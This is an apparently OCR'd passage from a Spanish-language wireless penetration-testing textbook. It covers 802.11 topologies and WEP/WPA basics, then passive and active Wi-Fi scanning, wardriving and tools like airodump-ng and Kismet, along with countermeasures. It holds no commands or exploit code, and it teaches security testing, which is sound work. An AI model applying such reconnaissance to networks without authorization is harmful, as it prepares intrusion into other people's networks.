
- ***Basic Service Set Identifier* "Identificador básico del conjunto de servicio"**: Esta es simplemente la dirección MAC del AP, que es un identificador de 48 bits (es decir, xx:xx:xx:xx:xx:xx). Cada AP y estación de cliente tiene sus propias direcciones MAC únicas.
- ***Service Set Identifier* "Identificador del conjunto de servicio"**: Este es simplemente el nombre de la red inalámbrica que se puede configurar en un AP. Se puede configurar un único AP con uno o múltiples SSID definidos por el administrador de la red. El SSID es como una etiqueta para la WLAN para diferenciarlo de otras WLAN. Es común que las organizaciones tengan múltiples SSID con diferentes características, como restricciones de acceso, tipos de autenticación o consideraciones de seguridad.

b. **ESS**

Esta tipología es similar a BSS; sin embargo, contiene múltiples AP con una o más estaciones de cliente conectadas a ellos en lugar de solo una. Se puede ver como múltiples BSS unidas por un sistema de distribución, como una Ethernet por cable que proporciona un servicio a las estaciones colectivamente. Una estación puede recorrer libremente entre dos BSS en un ESS sin perder conectividad.


b.1. ESSID

El nombre de red de un ESS se llama Identificador de conjunto de servicios extendido (*Extended Service Set Identifier*). El ESSID y el SSID son similares, pero un ESS puede contener AP con diferentes SSID aún conectados al mismo ESS. Los AP conectados a la misma red de distribución pueden tener sus propios SSID, pero son parte de un conjunto de servicios ampliado. La siguiente figura muestra un conjunto de servicios extendido:



c. IBSS

Esta tipología consiste solo de estaciones cliente conectadas entre sí, y no se implementan AP. Múltiples estaciones cliente en el mismo rango funcionan en el modo *ad hoc*.



4.8 Seguridad inalámbrica

La transmisión de datos en redes inalámbricas es menos segura en comparación con las redes cableadas, ya que cualquier persona cercana puede "oler" (*sniff*) el tráfico fácilmente. Las LAN inalámbricas pueden usar autenticación abierta, como lo hacen las zonas Wi-Fi gratuitas y, en este caso, no se requiere autenticación de los clientes y el tráfico no está encriptado, lo que hace que las redes abiertas sean totalmente inseguras.

A lo largo del tiempo, se desarrollaron dos protocolos de seguridad que proporcionan autenticación y cifrado a las LAN inalámbricas:

- **WEP** (*Wired Equivalent Privacy*): Es el estándar más antiguo y extremadamente vulnerable.
- **WPA / WPA2** (*Wi-Fi Protected Access*): Es mucho más moderno y resistente.

Los protocolos de autenticación WEP y WPA / WPA2, y sus correspondientes técnicas de cracking se analizarán en el capítulo 6 «Cracking del WEP» y en el capítulo 7 «Cracking del WPA / WPA2», respectivamente.

Las redes WEP (generalmente) se basan en una clave estática de 40 o 104 bits que es conocida para cada cliente. Esta clave se usa para inicializar un cifrado de flujo (RC4). Muchos ataques interesantes son prácticos contra el RC4 en la forma en que se utilizan dentro de WEP. Estos ataques se tratan en el capítulo 6 «Cracking del WEP».

WPA puede configurarse en dos modos muy diferentes: mediante una contraseña previamente compartida (o frase de contraseña) y mediante el modo empresarial. Ambas configuraciones se explican en el capítulo 7 «Cracking del WPA / WPA2».

Resumen

En este capítulo se trató los conceptos definidos por el estándar 802.11 usado para redes inalámbricas de área local (WLAN). Así, abarcó desde los estándares que conforma el 802.11, pasando por las bandas, canales, tramas, modos de operación y topologías utilizadas, hasta algunos aspectos de seguridad inalámbrica que servirán de base para los capítulos siguientes.

En el siguiente capítulo, aprenderá sobre el software y herramientas que dispone Kali Linux que se pueden usar para buscar y visualizar redes 802.11 en detalle.

Capítulo 5

Exploración de redes inalámbricas

Este capítulo trata del escaneo y la recopilación de información de redes inalámbricas, la enumeración de las redes visibles y ocultas, la identificación de los protocolos de seguridad utilizados, sus posibles vulnerabilidades y los clientes conectados. Asimismo, se incluye la utilización de las herramientas airodump-ng y Kismet.

Los temas tratados son los siguientes:

- Escaneo inalámbrico: activo y pasivo
- Escaneo inalámbrico con airodump-ng
- Escaneo inalámbrico con Kismet

5.1 Escaneo inalámbrico

El escaneo de redes inalámbricas a menudo se denomina también descubrimiento de redes inalámbricas o *stumbling*, aquí se llamará escaneo inalámbrico, que es un acto de descubrimiento de las redes inalámbricas disponibles en un área objetivo.

Antes de que pueda atacar una red inalámbrica, necesita encontrar una, por lo que el escaneo es la fase inicial de todo pentest. Es la fase donde el atacante reúne suficiente información que puede usarse en las últimas etapas del ataque. La cantidad de información recopilada en esta etapa afectará los planes de prueba y definirá las acciones adicionales que se llevarán a cabo en etapas posteriores.

El objetivo principal del escaneo es obtener información sobre los AP y los clientes conectados a ellos. Se espera obtener al menos los siguientes resultados:

- Lista de aps en operación.
- Lista de clientes conectados a los AP.
- Direcciones MAC de AP y de clientes.
- Canales en los que están operando.
- Intensidad de la señal.
- Métodos de autenticación implementados.
- Esquemas de encriptación usados.

El escaneo inalámbrico se puede categorizar ampliamente en escaneo pasivo o escaneo activo:


- En el **escaneo pasivo**, un atacante descubre silenciosamente la red objetivo de una manera poco intrusiva, lo que generalmente no deja rastros de evidencia en la red objetivo.
- En el **escaneo activo**, un atacante explora e interactúa con el objetivo, lo que puede dejar algunos datos forenses, como registros, degradación del rendimiento o un impacto en las sesiones de los usuarios.

Si bien el escaneo pasivo es el método preferido para las pruebas de penetración inalámbrica, sin embargo, puede necesitar ser ayudado por el escaneo activo si las técnicas de escaneo pasivo se estancan o no producen los resultados requeridos. Se revisarán estas dos técnicas a continuación.

Nota

Wardriving

El escaneo de redes inalámbricas se ha vuelto muy popular, incluso entre personas no técnicas, también debido al fenómeno conocido como *wardriving*. El wardriving es la actividad de localizar redes inalámbricas al aire libre, generalmente conduciendo un automóvil y equipado con una laptop, una antena de alta ganancia y un receptor GPS.



Las herramientas de exploración inalámbrica, como **airodump-ng** o **Kismet**, se pueden utilizar para descubrir y capturar el tráfico de las redes inalámbricas. Trabajan en interfaces ubicadas en el modo de monitor y brincan a diferentes canales en el espectro inalámbrico para recolectar paquetes inalámbricos.

Como con la mayoría de las herramientas, la salida se muestra en la pantalla o se puede almacenar en un archivo para referencia posterior. Los paquetes recolectados se pueden analizar manualmente, o puede generar gráficos visuales de redes usando herramientas de análisis como **airgraph-ng**.

Puede usar el resultado de esta fase en la prueba de penetración para priorizar las redes y los clientes que serían objetivos ideales en función de su importancia en la organización, su facilidad de explotación o, potencialmente, qué datos se transportan sobre ellos.

5.2 Escaneo pasivo

Cada AP está propagando continuamente una trama de gestión "beacon" para anunciar dentro de su área de servicio las características que ofrece en su conexión. Cada trama beacon contiene el nombre, la dirección, las tasas admitidas, etc. De otro lado, la estación cliente está "escuchando" continuamente estas tramas beacon de manera que pueden detectar los AP que hay alrededor suyo. La trama beacon contiene toda la información necesaria para que el cliente pueda conocer los parámetros del AP antes de intentar una conexión. Si hay dos o más AP cercanos, la estación cliente elegirá el AP con la mejor señal.

Los escaneos pasivos siempre están habilitados porque se usan para conectar clientes a los AP.


5.2.1 ¿Cómo funciona el escaneo pasivo?

- El adaptador inalámbrico se pone en modo monitor para que pueda "oler" (*sniff*) todo el tráfico que pasa en un canal determinado del rango de frecuencia de Wi-Fi.
- Los paquetes capturados se analizan para determinar qué AP están transmitiendo, desde el BSSID contenido en las tramas *beacon*, y qué clientes están conectados.
- De esta forma, los AP que están ocultos del escaneo activo también pueden ser revelados.

Nota

En el escaneo pasivo, no se envían tramas probe request.

La siguiente figura muestra un escenario en el que el cliente está escuchando tramas beacon y realizando así un escaneo pasivo.



5.2.2 Desventajas y contramedidas del escaneo pasivo

El escaneo pasivo se limita porque es posible que no se pueda registrar la presencia de AP que no emiten tramas beacon.

Si está transmitiendo algo en un canal, un escáner pasivo lo verá. Sin embargo, puede tomar algunas precauciones prácticas para minimizar la exposición como contramedidas a las actividades de escaneo inalámbrico.

Una contramedida es desactivar la función de trama beacon en los AP como un intento de evitar la detección. En este escenario, es posible que no se pueda detectar la WLAN a pesar de su presencia en el área objetivo utilizando solo una técnica de escaneo pasivo. Esta limitación puede superarse si se pudiera detectar el tráfico del cliente y su asociación con estos AP que no son de señalización.

Otra contramedida radica en que si su AP lo admite y no tiene clientes heredados de 802.11b/g, deshabilite el modo mixto en su AP y siga estrictamente con el estándar 802.11n o superior. Este modo hace que todos los paquetes de datos que el AP transmite utilicen la codificación 802.11n. Desafortunadamente, las tramas **beacon** y **probe response** generalmente se envían con la codificación 802.11b, pero no es bueno ceder paquetes de datos a todos los wardrivers que aún usan tarjetas b/g.

La otra opción es poner su red en la banda 802.11a de 5 GHz. Muchos wardrivers no se molestan en escanear este rango porque la mayoría de las redes operan a 2.4 GHz, y los atacantes, por lo general, no compran las tarjetas que admiten esta frecuencia ya que son más caras.

5.3 Escaneo activo


El escaneo activo se realiza solo en canales que están permitidos por las regulaciones gubernamentales. Un escaneo activo está habilitado por defecto; sin embargo, esta opción se puede deshabilitar en el perfil o la configuración del adaptador inalámbrico.

Este es el método estándar utilizado por los clientes para identificar las redes inalámbricas que están disponibles en las cercanías.

5.3.1 ¿Cómo funciona el escaneo activo?

- La estación cliente envía una trama de gestión **probe request**. El campo SSID puede contener un valor preferido (para buscar una red específica) o puede estar en blanco o nulas (para buscar todas las redes disponibles).
- Los AP cercanos que escuchan o reciben esta trama **probe request** responderán con una trama **probe response** cuyo contenido incluye prácticamente la misma información que la trama beacon propagada durante el escaneo pasivo.

En otras palabras, los AP buscan activamente otros dispositivos y los escuchan, como se muestra en el siguiente gráfico:




5.3.2 Desventajas y contramedidas del escaneo activo

La desventaja de este método de escaneo es que un AP puede configurarse para ignorar las tramas **probe request** y excluir su SSID desde las tramas beacon que envía (esto se conoce como **AP oculto**); por lo que, en este caso, el escaneo activo no podría identificar la red.

Como contramedida, como administrador de red, configure un AP para que ignore las tramas **probe request** configuradas como nulas para evitar que descubran los SSID configurados. En este escenario, un cliente configurado correctamente con un SSID válido solo podrá descubrir la presencia de un AP y luego conectarse a la red.

El siguiente diagrama representa la naturaleza de solicitud / respuesta de un cliente que está escaneando activamente la red:



No lo olvide, si un escáner activo no puede encontrar el nombre de una red, entonces los clientes legítimos tampoco pueden. La ejecución de una red en modo "oculto" requiere más mantenimiento (o conocimiento del usuario) en las estaciones de usuario final. En particular, los usuarios deben saber en qué red están interesados y de alguna manera ingresar su nombre en su sistema operativo.

5.4 Herramientas para escaneo

El estándar 802.11 especifica que los clientes pueden utilizar dos técnicas para buscar una red para asociarse:

- Tramas beacon.
